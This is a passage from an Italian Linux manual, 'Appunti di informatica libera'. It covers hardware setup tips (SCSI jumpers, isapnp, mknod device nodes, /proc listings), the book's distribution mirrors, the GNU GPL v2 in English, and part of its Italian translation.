i12     j2  o-o  =irq12
i11     j3  o-o  =irq11
i10     j4  o-o  =irq10
i9      j5  o-o  =irq9
```

Si ricordi che uno solo dei ponticelli '**`j2-j5`**' deve essere chiuso. Se ad esempio si volesse l'IRQ 9 con indirizzo 340h, si dovrà chiudere '**`j1`**' e '**`j5`**' lasciando gli altri liberi.

Si deve in ogni caso controllare di non avere altre periferiche con lo stesso IRQ.

Se al riavvio la scheda non è stata riconosciuta si dia il seguente comando direttamente da riga di comando:

`/sbin/modprobe aha152x.o aha152x=0x340,9,7,1,1`[*Invio*][25]

[25] questo consente di accedere ad un'eventuale periferica rimovibile al momento opportuno anziché tenerla accesa fin da prima dell'avvio.

401.17 Unità disco

401.17.1) Cosa si deve configurare per fare riconoscere al sistema un'unità LS-120 interna?

Qualora si disponesse di un lettore LS-120 interno (IDE/ATAPI) occorrerà assicurarsi di avere abilitato il supporto per *ATAPI FLOPPY DRIVE* nel kernel; dopo averlo fatto, lo si potrà innestare al file system come un disco fisso normale. Es.:

`mount -t vfat /dev/hdb /mnt/ls120`[*Invio*][26]

401.18 Periferiche Plug & Play

401.18.1) Come si fa ad utilizzare periferiche Plug & Play in GNU/Linux?

Per gestire periferiche Plug & Play in GNU/Linux si dovrà utilizzare Isapnptools. Esso è composto da '**`isapnp`**' e '**`pnpdump`**'. A grandi linee '**`pnpdump`**' legge le varie porte delle periferiche Plug & Play [27] e restituisce dei valori che possono essere reindirizzati su un file.

'**`isapnp`**' andrà a leggere i valori da tale file per attivare la periferica (scheda audio, rete o altro). Ecco un esempio:

`pnpdump >` *isapnp.conf* [*Invio*]

oppure con le ultime versioni:

`pnpdump --config > isapnp.conf`[*Invio*][28]

Ecco un esempio per la scheda audio Yamaha OPL3-sax[29]:

```
#####
#/etc/isapnp.conf
(READPORT 0x0203)
(ISOLATE PRESERVE)
(IDENTIFY *)
(VERBOSITY 2)
(CONFLICT (IO FATAL)(IRQ FATAL)(DMA FATAL)(MEM FATAL)) # or WARNING

(CONFIGURE YMH0030/2156265473 (LD 0

[...]

  (ACT Y)
))
(WAITFORKEY)
##########
```

A questo punto se il file è stato chiamato '`/etc/isapnp.conf`' come nell'esempio precedente, si utilizzerà '**`isapnp`**':

`isapnp /etc/isapnp.conf`[*Invio*]

A seguito dell'esecuzione di questo comando, si dovrebbero avere stringhe di conferma simili a:

[26] se si tratta di un lettore LS-120 installato come slave primario e contenente un supporto con file system '**`vfat`**'.
[27] ammesso che la scheda madre gestisca le schede ISA Plug & Play
[28] in questo secondo caso si ottiene un file già decommentato, nel primo invece occorrerà modificare a mano il file
[29] il file riportato non è completo

```
ENABLED OK
```

Attenzione: prima di eseguire '**isapnp**' non ci devono essere caricati moduli audio. Verificare eventualmente controllando il contenuto del file '/proc/modules'.

401.19 Porte (seriale, parallela, PS/2, USB, ecc.)

401.19.1) Come si ricreano i dispositivi '/dev/ttyS0' e '/dev/ttyS1'?

Se si dovesse avere la necessità di ricreare i dispositivi seriali ('/dev/ttyS0' e '/dev/ttyS0') si dovranno impartire i seguenti comandi:

cd /dev[*Invio*]

mknod -m 600 ttyS0 c 4 64[*Invio*]

mknod -m 600 ttyS1 c 4 65[*Invio*]

Eventualmente occorrerà ricreare il collegamento simbolico del mouse. Se ad esempio il mouse è connesso alla prima porta seriale[30], il comando sarà:

ln -sf /dev/ttyS0 /dev/mouse[*Invio*]

401.19.2) Come si ricrea il dispositivo '/dev/dsp'?

Il comando da utilizzare per ricreare tale dispositivo è:

mknod -m 666 /dev/dsp c 14 3 [*Invio*]

401.19.3) Perché il sistema dice che i dispositivi '/dev/cua*n*' sono obsoleti?

Qualora si cerchi di sostituire un kernel molto vecchio (in genere presente in distribuzioni datate) si può incorrere nella segnalazione che indica di possedere dispositivi seriali antiquati. In particolare si indica che i dispositivi '/dev/cua*n*'[31] sono obsoleti e si chiede di sostituirli con i dispositivi '/dev/ttyS*n*'[32].

In questo caso non si dovrà fare altro che cambiare gli eventuali collegamenti simbolici del mouse e del modem.

401.19.4) Come si ricrea '/dev/null'?

Il dispositivo '/dev/null' si ricrea con il comando:

mknod -m 666 /dev/null c 1 3[*Invio*]

---

[30]COM1 di Dos

[31]dove *n* è un numero che va da 0 a 3.

[32]dove *n* è un numero che va da 0 a 3.

401.19.5) Come si ricreano i dispositivi '/dev/lp*'?

Per ricreare i dispositivi '/dev/lp0', '/dev/lp1' e '/dev/lp2':

cd /dev[*Invio*]

mknod -m 660 lp0 c 6 0[*Invio*]

mknod -m 660 lp1 c 6 1[*Invio*]

mknod -m 660 lp2 c 6 2[*Invio*]

chown root.daemon /dev/lp*[*Invio*]

401.19.6) Come si possono individuare gli indirizzi di IRQ e di I/O?

Si possono ottenere queste informazioni visualizzando il contenuto dei file '/proc/interrupts' e '/proc/ioports':

cat /proc/interrupts[*Invio*]

```
[root@localhost]:[Sat Dec 16]:[11:43:06]:[~]:
--> cat /proc/interrupts
           CPU0
  0:     537659          XT-PIC  timer
  1:      24545          XT-PIC  keyboard
  2:          0          XT-PIC  cascade
  5:      13999          XT-PIC  soundblaster
  9:      20694          XT-PIC  advansys, NE2000
 12:      37941          XT-PIC  PS/2 Mouse
 13:          1          XT-PIC  fpu
 14:     192411          XT-PIC  ide0
NMI:          0
ERR:          0
```

cat /proc/ioports[*Invio*]

```
[root@localhost]:[Sat Dec 16]:[11:43:49]:[~]:
--> cat /proc/ioports
0000-001f : dma1
0020-003f : pic1
0040-005f : timer
0060-006f : keyboard
0080-008f : dma page reg
00a0-00bf : pic2
00c0-00df : dma2
00f0-00ff : fpu
01f0-01f7 : ide0
0220-022f : soundblaster
02f8-02ff : serial(auto)
0330-0333 : MPU-401 UART
0378-037a : parport0
03c0-03df : vga+
03f6-03f6 : ide0
03f8-03ff : serial(auto)
6800-681f : NE2000
6c00-6c0f : advansys
f000-f007 : ide0
f008-f00f : ide1
```

Indice analitico del volume

Appunti di informatica libera 2003.01.01

Volume XI

Licenze

Via Morganella Est, 21 -- I-31050 Ponzano Veneto (TV) -- `daniele @ swlibero.org`

The main distribution for *Appunti di informatica libera* is described below. For every distribution channel the maintainer's name and address is also reported.

Internet

- direct reading: <*http://a2.swlibero.org/*>
  download: <*ftp://a2.swlibero.org/a2/*> and <*http://a2.swlibero.org/ftp/*>
  Michele Dalla Silvestra, `mds @ swlibero.org`
- direct reading: <*http://appuntilinux.torino.linux.it/*>
  download: <*ftp://ftp.torino.linux.it/appunti-linux/*>
  Carlo Perassi, `carlo @ linux.it`
- direct reading: <*http://sansone.crema.unimi.it/linux/a2/HTML/*>
  download: <*http://sansone.crema.unimi.it/linux/a2/*>
  Fabrizio Zeno Cornelli, `zeno @ filibusta.crema.unimi.it`
- direct reading: <*http://www.pctime.it/servizi/appunti-linux/*>
  download: <*http://www.pctime.it/servizi/appunti-linux/a2-prelievo/*>
  Franco Lazzero, PCTIME, `pctime @ pctime.net`
- direct reading: <*http://www.a2.prosa.it/*>
  download: <*ftp://ftp.a2.prosa.it/*>
  Davide Barbieri, `paci @ prosa.it`
- direct reading: <*http://linux.pueste.it/*>
  download: <*http://linux.pueste.it/filearea/AppuntiLinux/*>
  David Pisa, `david @ iglu.cc.uniud.it`
- direct reading: <*http://www.informasiti.com/Appunti/HTML/*>
  download: <*http://www.informasiti.com/Appunti/*>
  Claudio Neri, Sincro Consulting, `neri.c @ sincroconsulting.com`

GNU distributions

- GNU/Linux **Debian** <*http://packages.debian.org/appunti-informatica-libera*>
  Massimo Dal Zotto, `dz @ cs.unitn.it`

Italian magazine's CD-ROM

- **inter-punto-net** <*http://www.interpuntonet.it*>
  Michele Dalla Silvestra, `mds @ swlibero.org`
- **Internet News** <*http://inews.tecnet.it*>
  Francesco Facconi, `francescofacconi @ libero.it`
  Fabio Ferrazzo, `fabio.fr @ tiscalinet.it`
- **Linux Magazine** <*http://www.edmaster.it/prodotti/linux/ult-riv.html*>
  Emmanuele Somma, `esomma @ ieee.org`

Licenza GNU GPL

non modificabile

Testo originale: <*http://www.gnu.org/licenses/gpl.html*>

GNU GENERAL PUBLIC LICENSE - Version 2, June 1991

Preamble

The licenses for most software are designed to take away your freedom to share and change it. By contrast, the GNU General Public License is intended to guarantee your freedom to share and change free software--to make sure the software is free for all its users. This General Public License applies to most of the Free Software Foundation's software and to any other program whose authors commit to using it. (Some other Free Software Foundation software is covered by the GNU Library General Public License instead.) You can apply it to your programs, too.

When we speak of free software, we are referring to freedom, not price. Our General Public Licenses are designed to make sure that you have the freedom to distribute copies of free software (and charge for this service if you wish), that you receive source code or can get it if you want it, that you can change the software or use pieces of it in new free programs; and that you know you can do these things.

To protect your rights, we need to make restrictions that forbid anyone to deny you these rights or to ask you to surrender the rights. These restrictions translate to certain responsibilities for you if you distribute copies of the software, or if you modify it.

For example, if you distribute copies of such a program, whether gratis or for a fee, you must give the recipients all the rights that you have. You must make sure that they, too, receive or can get the source code. And you must show them these terms so they know their rights.

We protect your rights with two steps: (1) copyright the software, and (2) offer you this license which gives you legal permission to copy, distribute and/or modify the software.

Also, for each author's protection and ours, we want to make certain that everyone understands that there is no warranty for this free software. If the software is modified by someone else and passed on, we want its recipients to know that what they have is not the original, so that any problems introduced by others will not reflect on the original authors' reputations.

Finally, any free program is threatened constantly by software patents. We wish to avoid the danger that redistributors of a free program will individually obtain patent licenses, in effect making the program proprietary. To prevent this, we have made it clear that any patent must be licensed for everyone's free use or not licensed at all.

The precise terms and conditions for copying, distribution and modification follow.

GNU GENERAL PUBLIC LICENSE - TERMS AND CONDITIONS FOR COPYING, DISTRIBUTION AND MODIFICATION

0. This License applies to any program or other work which contains a notice placed by the copyright holder saying it may be distributed under the terms of this General Public License. The "Program", below, refers to any such program or work, and a "work based on the Program" means

either the Program or any derivative work under copyright law: that is to say, a work containing the Program or a portion of it, either verbatim or with modifications and/or translated into another language. (Hereinafter, translation is included without limitation in the term "modification".) Each licensee is addressed as "you".

Activities other than copying, distribution and modification are not covered by this License; they are outside its scope. The act of running the Program is not restricted, and the output from the Program is covered only if its contents constitute a work based on the Program (independent of having been made by running the Program). Whether that is true depends on what the Program does.

1. You may copy and distribute verbatim copies of the Program's source code as you receive it, in any medium, provided that you conspicuously and appropriately publish on each copy an appropriate copyright notice and disclaimer of warranty; keep intact all the notices that refer to this License and to the absence of any warranty; and give any other recipients of the Program a copy of this License along with the Program.

You may charge a fee for the physical act of transferring a copy, and you may at your option offer warranty protection in exchange for a fee.

2. You may modify your copy or copies of the Program or any portion of it, thus forming a work based on the Program, and copy and distribute such modifications or work under the terms of Section 1 above, provided that you also meet all of these conditions:

a) You must cause the modified files to carry prominent notices stating that you changed the files and the date of any change.

b) You must cause any work that you distribute or publish, that in whole or in part contains or is derived from the Program or any part thereof, to be licensed as a whole at no charge to all third parties under the terms of this License.

c) If the modified program normally reads commands interactively when run, you must cause it, when started running for such interactive use in the most ordinary way, to print or display an announcement including an appropriate copyright notice and a notice that there is no warranty (or else, saying that you provide a warranty) and that users may redistribute the program under these conditions, and telling the user how to view a copy of this License. (Exception: if the Program itself is interactive but does not normally print such an announcement, your work based on the Program is not required to print an announcement.)

These requirements apply to the modified work as a whole. If identifiable sections of that work are not derived from the Program, and can be reasonably considered independent and separate works in themselves, then this License, and its terms, do not apply to those sections when you distribute them as separate works. But when you distribute the same sections as part of a whole which is a work based on the Program, the distribution of the whole must be on the terms of this License, whose permissions for other licensees extend to the entire whole, and thus to each and every part regardless of who wrote it.

Thus, it is not the intent of this section to claim rights or contest your rights to work written entirely by you; rather, the intent is to exercise the right to control the distribution of derivative or collective works based on the Program.

In addition, mere aggregation of another work not based on the Program with the Program (or with a work based on the Program) on a volume of a storage or distribution medium does not bring the other work under the scope of this License.

3. You may copy and distribute the Program (or a work based on it, under Section 2) in object code or executable form under the terms of Sections 1 and 2 above provided that you also do one of the following:

a) Accompany it with the complete corresponding machine-readable source code, which must be distributed under the terms of Sections 1 and 2 above on a medium customarily used for software interchange; or,

b) Accompany it with a written offer, valid for at least three years, to give any third party, for a charge no more than your cost of physically performing source distribution, a complete machine-readable copy of the corresponding source code, to be distributed under the terms of Sections 1 and 2 above on a medium customarily used for software interchange; or,

c) Accompany it with the information you received as to the offer to distribute corresponding source code. (This alternative is allowed only for noncommercial distribution and only if you received the program in object code or executable form with such an offer, in accord with Subsection b above.)

The source code for a work means the preferred form of the work for making modifications to it. For an executable work, complete source code means all the source code for all modules it contains, plus any associated interface definition files, plus the scripts used to control compilation and installation of the executable. However, as a special exception, the source code distributed need not include anything that is normally distributed (in either source or binary form) with the major components (compiler, kernel, and so on) of the operating system on which the executable runs, unless that component itself accompanies the executable.

If distribution of executable or object code is made by offering access to copy from a designated place, then offering equivalent access to copy the source code from the same place counts as distribution of the source code, even though third parties are not compelled to copy the source along with the object code.

4. You may not copy, modify, sublicense, or distribute the Program except as expressly provided under this License. Any attempt otherwise to copy, modify, sublicense or distribute the Program is void, and will automatically terminate your rights under this License. However, parties who have received copies, or rights, from you under this License will not have their licenses terminated so long as such parties remain in full compliance.

5. You are not required to accept this License, since you have not signed it. However, nothing else grants you permission to modify or distribute the Program or its derivative works. These actions are prohibited by law if you do not accept this License. Therefore, by modifying or distributing the Program (or any work based on the Program), you indicate your acceptance of this License to do so, and all its terms and conditions for copying, distributing or modifying the Program or works based on it.

6. Each time you redistribute the Program (or any work based on the Program), the recipient automatically receives a license from the original licensor to copy, distribute or modify the Program subject to these terms and conditions. You may not impose any further restrictions on the recipients' exercise of the rights granted herein. You are not responsible for enforcing compliance by third parties to this License.

7. If, as a consequence of a court judgment or allegation of patent infringement or for any other reason (not limited to patent issues), conditions are imposed on you (whether by court order, agreement or otherwise) that contradict the conditions of this License, they do not excuse you from the conditions of this License. If you cannot distribute so as to satisfy simultaneously your obligations under this License and any other pertinent obligations, then as a consequence you may not distribute the Program at all. For example, if a patent license would not permit royalty-free redistribution of the Program by all those who receive copies directly or indirectly through you, then the only way you could satisfy both it and this License would be to refrain entirely from distribution of the Program.

If any portion of this section is held invalid or unenforceable under any particular circumstance,

the balance of the section is intended to apply and the section as a whole is intended to apply in other circumstances.

It is not the purpose of this section to induce you to infringe any patents or other property right claims or to contest validity of any such claims; this section has the sole purpose of protecting the integrity of the free software distribution system, which is implemented by public license practices. Many people have made generous contributions to the wide range of software distributed through that system in reliance on consistent application of that system; it is up to the author/donor to decide if he or she is willing to distribute software through any other system and a licensee cannot impose that choice.

This section is intended to make thoroughly clear what is believed to be a consequence of the rest of this License.

8. If the distribution and/or use of the Program is restricted in certain countries either by patents or by copyrighted interfaces, the original copyright holder who places the Program under this License may add an explicit geographical distribution limitation excluding those countries, so that distribution is permitted only in or among countries not thus excluded. In such case, this License incorporates the limitation as if written in the body of this License.

9. The Free Software Foundation may publish revised and/or new versions of the General Public License from time to time. Such new versions will be similar in spirit to the present version, but may differ in detail to address new problems or concerns.

Each version is given a distinguishing version number. If the Program specifies a version number of this License which applies to it and "any later version", you have the option of following the terms and conditions either of that version or of any later version published by the Free Software Foundation. If the Program does not specify a version number of this License, you may choose any version ever published by the Free Software Foundation.

10. If you wish to incorporate parts of the Program into other free programs whose distribution conditions are different, write to the author to ask for permission. For software which is copyrighted by the Free Software Foundation, write to the Free Software Foundation; we sometimes make exceptions for this. Our decision will be guided by the two goals of preserving the free status of all derivatives of our free software and of promoting the sharing and reuse of software generally.

NO WARRANTY

11. BECAUSE THE PROGRAM IS LICENSED FREE OF CHARGE, THERE IS NO WARRANTY FOR THE PROGRAM, TO THE EXTENT PERMITTED BY APPLICABLE LAW. EXCEPT WHEN OTHERWISE STATED IN WRITING THE COPYRIGHT HOLDERS AND/OR OTHER PARTIES PROVIDE THE PROGRAM "AS IS" WITHOUT WARRANTY OF ANY KIND, EITHER EXPRESSED OR IMPLIED, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE. THE ENTIRE RISK AS TO THE QUALITY AND PERFORMANCE OF THE PROGRAM IS WITH YOU. SHOULD THE PROGRAM PROVE DEFECTIVE, YOU ASSUME THE COST OF ALL NECESSARY SERVICING, REPAIR OR CORRECTION.

12. IN NO EVENT UNLESS REQUIRED BY APPLICABLE LAW OR AGREED TO IN WRITING WILL ANY COPYRIGHT HOLDER, OR ANY OTHER PARTY WHO MAY MODIFY AND/OR REDISTRIBUTE THE PROGRAM AS PERMITTED ABOVE, BE LIABLE TO YOU FOR DAMAGES, INCLUDING ANY GENERAL, SPECIAL, INCIDENTAL OR CONSEQUENTIAL DAMAGES ARISING OUT OF THE USE OR INABILITY TO USE THE PROGRAM (INCLUDING BUT NOT LIMITED TO LOSS OF DATA OR DATA BEING RENDERED INACCURATE OR LOSSES SUSTAINED BY YOU OR THIRD PARTIES OR A FAILURE OF THE PROGRAM TO OPERATE WITH ANY OTHER PROGRAMS), EVEN

IF SUCH HOLDER OR OTHER PARTY HAS BEEN ADVISED OF THE POSSIBILITY OF SUCH DAMAGES.

END OF TERMS AND CONDITIONS

Appendix: How to Apply These Terms to Your New Programs

If you develop a new program, and you want it to be of the greatest possible use to the public, the best way to achieve this is to make it free software which everyone can redistribute and change under these terms.

To do so, attach the following notices to the program. It is safest to attach them to the start of each source file to most effectively convey the exclusion of warranty; and each file should have at least the "copyright" line and a pointer to where the full notice is found.

```
<one line to give the program’s name and a brief idea of what it does.>
Copyright (C) 19yy  <name of author>

This program is free software; you can redistribute it and/or modify
it under the terms of the GNU General Public License as published by
the Free Software Foundation; either version 2 of the License, or
(at your option) any later version.

This program is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
GNU General Public License for more details.

You should have received a copy of the GNU General Public License
along with this program; if not, write to the Free Software
Foundation, Inc., 675 Mass Ave, Cambridge, MA 02139, USA.
```

Also add information on how to contact you by electronic and paper mail.

If the program is interactive, make it output a short notice like this when it starts in an interactive mode:

```
Gnomovision version 69, Copyright (C) 19yy name of author
Gnomovision comes with ABSOLUTELY NO WARRANTY; for details type ‘show w’.
This is free software, and you are welcome to redistribute it
under certain conditions; type ‘show c’ for details.
```

The hypothetical commands ‘show w’ and ‘show c’ should show the appropriate parts of the General Public License. Of course, the commands you use may be called something other than ‘show w’ and ‘show c’; they could even be mouse-clicks or menu items--whatever suits your program.

You should also get your employer (if you work as a programmer) or your school, if any, to sign a "copyright disclaimer" for the program, if necessary. Here is a sample; alter the names:

```
Yoyodyne, Inc., hereby disclaims all copyright interest in the program
‘Gnomovision’ (which makes passes at compilers) written by James Hacker.

<signature of Ty Coon>, 1 April 1989
Ty Coon, President of Vice
```

This General Public License does not permit incorporating your program into proprietary programs. If your program is a subroutine library, you may consider it more useful to permit linking proprietary applications with the library. If this is what you want to do, use the GNU Library General Public License instead of this License.

Capitolo 403

Traduzione della licenza GNU GPL

non modificabile

Traduzione senza valore legale.

LICENZA PUBBLICA GENERICA (GPL) DEL PROGETTO GNU - Versione 2, Giugno 1991

```
Copyright (C) 1989, 1991 Free Software Foundation, Inc.
                         675 Mass Ave, Cambridge, MA 02139, USA
Tutti possono copiare e distribuire copie letterali di questo
documento di licenza, ma non è permesso modificarlo.
```

Preambolo

Le licenze per la maggioranza dei programmi hanno lo scopo di togliere all'utente la libertà di condividerlo e di modificarlo. Al contrario, la Licenza Pubblica Generica GNU è intesa a garantire la libertà di condividere e modificare il free software, al fine di assicurare che i programmi siano «liberi» per tutti i loro utenti. Questa Licenza si applica alla maggioranza dei programmi della Free Software Foundation e a ogni altro programma i cui autori hanno scelto questa Licenza. Alcuni altri programmi della Free Software Foundation sono invece coperti dalla Licenza Pubblica Generica per Librerie (LGPL). Chiunque può usare questa Licenza per i propri programmi.

Quando si parla di free software, ci si riferisce alla libertà, non al prezzo. Le nostre Licenze (la GPL e la LGPL) sono progettate per assicurare che ciascuno abbia la libertà di distribuire copie del software libero (e farsi pagare per questo, se vuole), che ciascuno riceva il codice sorgente o che lo possa ottenere se lo desidera, che ciascuno possa modificare il programma o usarne delle parti in nuovi programmi liberi e che ciascuno sappia di potere fare queste cose.

Per proteggere i diritti dell'utente, abbiamo bisogno di creare delle restrizioni che vietino a chiunque di negare questi diritti o di chiedere di rinunciarvi. Queste restrizioni si traducono in certe responsabilità per chi distribuisce copie del software e per chi lo modifica.

Per esempio, chi distribuisce copie di un Programma coperto da GPL, sia gratuitamente sia facendosi pagare, deve dare agli acquirenti tutti i diritti che ha ricevuto. Deve anche assicurarsi che gli acquirenti ricevano o possano ricevere il codice sorgente. E deve mostrar loro queste condizioni di Licenza, in modo che conoscano i loro diritti.

Proteggiamo i diritti dell'utente attraverso due azioni: (1) proteggendo il software con un diritto d'autore (una nota di copyright), e (2) offrendo una Licenza che concede il permesso legale di copiare, distribuire e/o modificare il Programma.

Infine, per proteggere ogni autore e noi stessi, vogliamo assicurarci che ognuno capisca che non ci sono garanzie per i programmi coperti da GPL. Se il Programma viene modificato da qualcun altro e ridistribuito, vogliamo che gli acquirenti sappiano che ciò che hanno non è l'originale, in modo che ogni problema introdotto da altri non si rifletta sulla reputazione degli autori originari.

Infine, ogni programma libero è costantemente minacciato dai brevetti sui programmi. Vogliamo evitare il pericolo che chi ridistribuisce un Programma libero ottenga brevetti personali, rendendo perciò il Programma una cosa di sua proprietà. Per prevenire questo, abbiamo chiarito che ogni prodotto brevettato debba essere reso disponibile perché tutti ne usufruiscano liberamente; se l'uso del prodotto deve sottostare a restrizioni allora tale prodotto non deve essere distribuito affatto.

Seguono i termini e le condizioni precisi per la copia, la distribuzione e la modifica.

LICENZA PUBBLICA GENERICA GNU - TERMINI E CONDIZIONI PER LA COPIA, LA DISTRIBUZIONE E LA MODIFICA

0. Questa Licenza si applica a ogni Programma o altra opera che contenga una nota da parte del detentore del diritto d'autore che dica che tale opera può essere distribuita nei termini di questa Licenza Pubblica Generica. Il termine «Programma» nel seguito indica ognuno di questi programmi o lavori, e l'espressione «lavoro basato sul Programma» indica sia il Programma sia ogni opera considerata «derivata» in base alla legge sul diritto d'autore: cioè un lavoro contenente il Programma o una porzione di esso, sia letteralmente sia modificato e/o tradotto in un'altra lingua; da qui in avanti, la traduzione è in ogni caso considerata una «modifica». Vengono ora elencati i diritti dei detentori di licenza.

Attività diverse dalla copiatura, distribuzione e modifica non sono coperte da questa Licenza e sono al di fuori della sua influenza. L'atto di eseguire il programma non viene limitato, e l'output del programma è coperto da questa Licenza solo se il suo contenuto costituisce un lavoro basato sul Programma (indipendentemente dal fatto che sia stato creato eseguendo il Programma). In base alla natura del Programma il suo output può essere o meno coperto da questa Licenza.

1. È lecito copiare e distribuire copie letterali del codice sorgente del Programma così come viene ricevuto, con qualsiasi mezzo, a condizione che venga riprodotta chiaramente su ogni copia un'appropriata nota di diritto d'autore e di assenza di garanzia; che si mantengano intatti tutti i riferimenti a questa Licenza e all'assenza di ogni garanzia; che si dia a ogni altro acquirente del Programma una copia di questa Licenza insieme al Programma.

È possibile richiedere un pagamento per il trasferimento fisico di una copia del Programma, è anche possibile a propria discrezione richiedere un pagamento in cambio di una copertura assicurativa.

2. È lecito modificare la propria copia o copie del Programma, o parte di esso, creando perciò un lavoro basato sul Programma, e copiare o distribuire queste modifiche e questi lavori secondo i termini del precedente comma 1, a patto che vengano soddisfatte queste condizioni:

a) Bisogna indicare chiaramente nei file che si tratta di copie modificate e la data di ogni modifica.

b) Bisogna fare in modo che ogni lavoro distribuito o pubblicato, che in parte o nella sua totalità derivi dal Programma o da parti di esso, sia utilizzabile gratuitamente da terzi nella sua totalità, secondo le condizioni di questa licenza.

c) Se di solito il programma modificato legge comandi interattivamente quando viene eseguito, bisogna fare in modo che all'inizio dell'esecuzione interattiva usuale, stampi un messaggio contenente un'appropriata nota di diritto d'autore e di assenza di garanzia (oppure che specifichi che si offre una garanzia). Il messaggio deve inoltre specificare agli utenti che possono ridistribuire il programma alle condizioni qui descritte e deve indicare come consultare una copia di questa licenza. Se però il programma di partenza è interattivo ma normalmente non stampa tale messaggio, non occorre che un lavoro derivato lo stampi.

Questi requisiti si applicano al lavoro modificato nel suo complesso. Se sussistono parti identificabili del lavoro modificato che non siano derivate dal Programma e che possono essere ragionevolmente considerate lavori indipendenti, allora questa Licenza e i suoi termini non si applicano a queste parti quando vengono distribuite separatamente. Se però queste parti vengono distribuite all'interno di un prodotto che è un lavoro basato sul Programma, la distribuzione di questo prodotto nel suo complesso deve avvenire nei termini di questa Licenza, le cui norme nei confronti di altri utenti si estendono a tutto il prodotto, e quindi a ogni sua parte, chiunque ne sia l'autore.

Sia chiaro che non è nelle intenzioni di questa sezione accampare diritti su lavori scritti interamente da altri, l'intento è piuttosto quello di esercitare il diritto di controllare la distribuzione di

lavori derivati o dal Programma o di cui esso sia parte.

Inoltre, se il Programma o un lavoro derivato da esso viene aggregato a un altro lavoro non derivato dal Programma su di un mezzo di memorizzazione o di distribuzione, il lavoro non derivato non ricade nei termini di questa licenza.

3. È lecito copiare e distribuire il Programma (o un lavoro basato su di esso, come espresso al comma 2) sotto forma di codice oggetto o eseguibile secondo i termini dei precedenti commi 1 e 2, a patto che si applichi una delle seguenti condizioni:

a) Il Programma sia corredato dal codice sorgente completo, in una forma leggibile dal calcolatore e tale sorgente deve essere fornito secondo le regole dei precedenti commi 1 e 2 su di un mezzo comunemente usato per lo scambio di programmi.

b) Il Programma sia accompagnato da un'offerta scritta, valida per almeno tre anni, di fornire a chiunque ne faccia richiesta una copia completa del codice sorgente, in una forma leggibile dal calcolatore, in cambio di un compenso non superiore al costo del trasferimento fisico di tale copia, che deve essere fornita secondo le regole dei precedenti commi 1 e 2 su di un mezzo comunemente usato per lo scambio di programmi.

c) Il Programma sia accompagnato dalle informazioni che sono state ricevute riguardo alla possibilità di ottenere il codice sorgente. Questa alternativa è permessa solo in caso di distribuzioni non commerciali e solo se il programma è stato ricevuto sotto forma di codice oggetto o eseguibile in accordo al precedente punto b).

Per «codice sorgente completo» di un lavoro si intende la forma preferenziale usata per modificare un lavoro. Per un programma eseguibile, «codice sorgente completo» significa tutto il codice sorgente di tutti i moduli in esso contenuti, più ogni file associato che definisca le interfacce esterne del programma, più gli script usati per controllare la compilazione e l'installazione dell'eseguibile. In ogni caso non è necessario che il codice sorgente fornito includa nulla che sia normalmente distribuito (in forma sorgente o in formato binario) con i principali componenti del sistema operativo sotto cui viene eseguito il Programma (compilatore, kernel, e così via), a meno che tali componenti accompagnino l'eseguibile.

Se la distribuzione dell'eseguibile o del codice oggetto è effettuata indicando un luogo dal quale sia possibile copiarlo, permettere la copia del codice sorgente dallo stesso luogo è considerata una valida forma di distribuzione del codice sorgente, anche se copiare il sorgente è facoltativo per l'acquirente.

4. Non è lecito copiare, modificare, sublicenziare, o distribuire il Programma in modi diversi da quelli espressamente previsti da questa Licenza. Ogni tentativo contrario di copiare, modificare, sublicenziare o distribuire il Programma è legalmente nullo, e farà cessare automaticamente i diritti garantiti da questa Licenza. D'altra parte ogni acquirente che abbia ricevuto copie, o diritti, coperti da questa Licenza da parte di persone che violano la Licenza come qui indicato non vedranno invalidare la loro Licenza, purché si comportino conformemente a essa.

5. L'acquirente non è obbligato ad accettare questa Licenza, poiché non l'ha firmata. D'altra parte nessun altro documento garantisce il permesso di modificare o distribuire il Programma o i lavori derivati da esso. Queste azioni sono proibite dalla legge per chi non accetta questa Licenza; perciò, modificando o distribuendo il Programma o un lavoro basato sul programma, si accetta implicitamente questa Licenza e quindi di tutti i suoi termini e le condizioni poste sulla copia, la distribuzione e la modifica del Programma o di lavori basati su di esso.

6. Ogni volta che il Programma o un lavoro basato su di esso vengono distribuiti, l'acquirente riceve automaticamente una licenza d'uso da parte del licenziatario originale. Tale licenza regola la copia, la distribuzione e la modifica del Programma secondo questi termini e queste condizioni. Non è lecito imporre restrizioni ulteriori all'acquirente nel suo esercizio dei diritti qui garanti-

ti. Chi distribuisce programmi coperti da questa Licenza non è comunque responsabile per la conformità alla Licenza da parte di terzi.

7. Se, come conseguenza del giudizio di un tribunale, o di un'imputazione per la violazione di un brevetto o per ogni altra ragione (anche non relativa a questioni di brevetti), vengono imposte condizioni che contraddicono le condizioni di questa licenza, che queste condizioni siano dettate dal tribunale, da accordi tra le parti o altro, queste condizioni non esimono nessuno dall'osservazione di questa Licenza. Se non è possibile distribuire un prodotto in un modo che soddisfi simultaneamente gli obblighi dettati da questa Licenza e altri obblighi pertinenti, il prodotto non può essere distribuito affatto. Per esempio, se un brevetto non permettesse a tutti quelli che lo ricevono di ridistribuire il Programma senza obbligare al pagamento di diritti, allora l'unico modo per soddisfare contemporaneamente il brevetto e questa Licenza è di non distribuire affatto il Programma.

Se parti di questo comma sono ritenute non valide o inapplicabili per qualsiasi circostanza, deve comunque essere applicata l'idea espressa da questo comma; in ogni altra circostanza invece deve essere applicato il comma 7 nel suo complesso.

Non è nello scopo di questo comma indurre gli utenti a violare alcun brevetto né ogni altra rivendicazione di diritti di proprietà, né di contestare la validità di alcuna di queste rivendicazioni; lo scopo di questo comma è solo quello di proteggere l'integrità del sistema di distribuzione del software libero, che viene realizzato tramite l'uso della licenza pubblica. Molte persone hanno contribuito generosamente alla vasta gamma di programmi distribuiti attraverso questo sistema, basandosi sull'applicazione consistente di tale sistema. L'autore/donatore può decidere di sua volontà se preferisce distribuire il software avvalendosi di altri sistemi, e l'acquirente non può imporre la scelta del sistema di distribuzione.

Questo comma serve a rendere il più chiaro possibile ciò che crediamo sia una conseguenza del resto di questa Licenza.

